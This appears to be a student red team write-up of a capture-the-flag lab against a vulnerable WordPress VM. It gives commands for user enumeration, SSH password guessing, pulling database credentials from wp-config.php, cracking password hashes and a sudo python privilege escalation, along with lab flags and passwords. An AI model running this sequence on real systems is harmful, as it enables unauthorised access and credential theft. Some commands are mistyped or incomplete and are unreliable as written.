
# **Red Team: Summary of Operations**

## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

* Nmap scan results for each machine reveal the below services and OS details:
* $ nmap -sV 192.168.1.110

* This scan identifies the services below as potential points of entry:
  + Target 1
    - Port 22/tcp Open SSH
    - Port 80/tcp Open HTTP
    - Port 111/tcp Open rpcbind
    - Port 139/tcp Open netbios-ssn
    - Port 445/tcp Open netbios-ssn

### **Critical Vulnerabilities**

The following vulnerabilities were identified on each target:


**Target 1**


* User Enumeration (WordPress site)
* Found simple usernames and weak passwords (Hydra Command)
* Brute force ssh to gain access in to the system
* Secure files are not hidden
* User privileges and escalations are misconfigured

### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + Flag 1: b9bbcb33ellb80be759c4e844862482d
    - **Exploit Used**
      * WPScan to enumerate users of Target 1 WordPress site
      * Command:
        + wpscan –-url http://192.168.1.110/wordpress -eu
      * Username Michael targeted
      * Used guessing to guess user’s password
        + Passwork : michael
      * Commands:
        + ssh michael@192.168.1.110
        + pw: michael
        + cd var/www/html
        + ls -l
        + grep -REioh flag[[:digit:]]{.+} html




* + Flag 2: fc3fd58dcdad9ab23faca6e9a36e581c
    - **Exploit Used**
      * Same as Flag 1
      * Commands:
        + ssh michael@192.168.1.110
        + pw: michael
        + cd var/www
        + ls -l
        + cat flag2.txt
  + Flag 3: afc01ab56b50591e7dccf93122770cd2
    - **Exploit Used**
      * Same exploits used to gain Flag 1 & 2.
      * Access the MySQL database password
        + Commands:

cat /var/www/html/wordpress/wp-config.php

Find the DB\_PASSWORD: R@v3nSecurity

mysql -u root -p

PW: R@v3nSecurity



* + - * + In mysql commands:


show databases;

use wordpress;


show tables;

* + - * + Exploring the tables, discovered the key in wp\_posts table

select \* from wp\_posts;



* Flag 4:715dea6c055b9fe3337544932F2941ce
  + Exploit Used:
    - Using the mysql commands again to gain access to the database from Flag 3
    - Commands:
      * show databases;
      * use wordpress;
      * show tables;
      * select \* from wp\_users;
  + On a Kali machine used the ws\_hashes.txt against John the Ripper to crack the hashes.
    - Command
      * john wp\_hases.txt



* We get steve’s password
  + Pink84
  + ssh steven@192.168.1.110
  + Password: pink84
  + sudo python -c
  + cd /root
  + Ls
  + cat flag4.txt

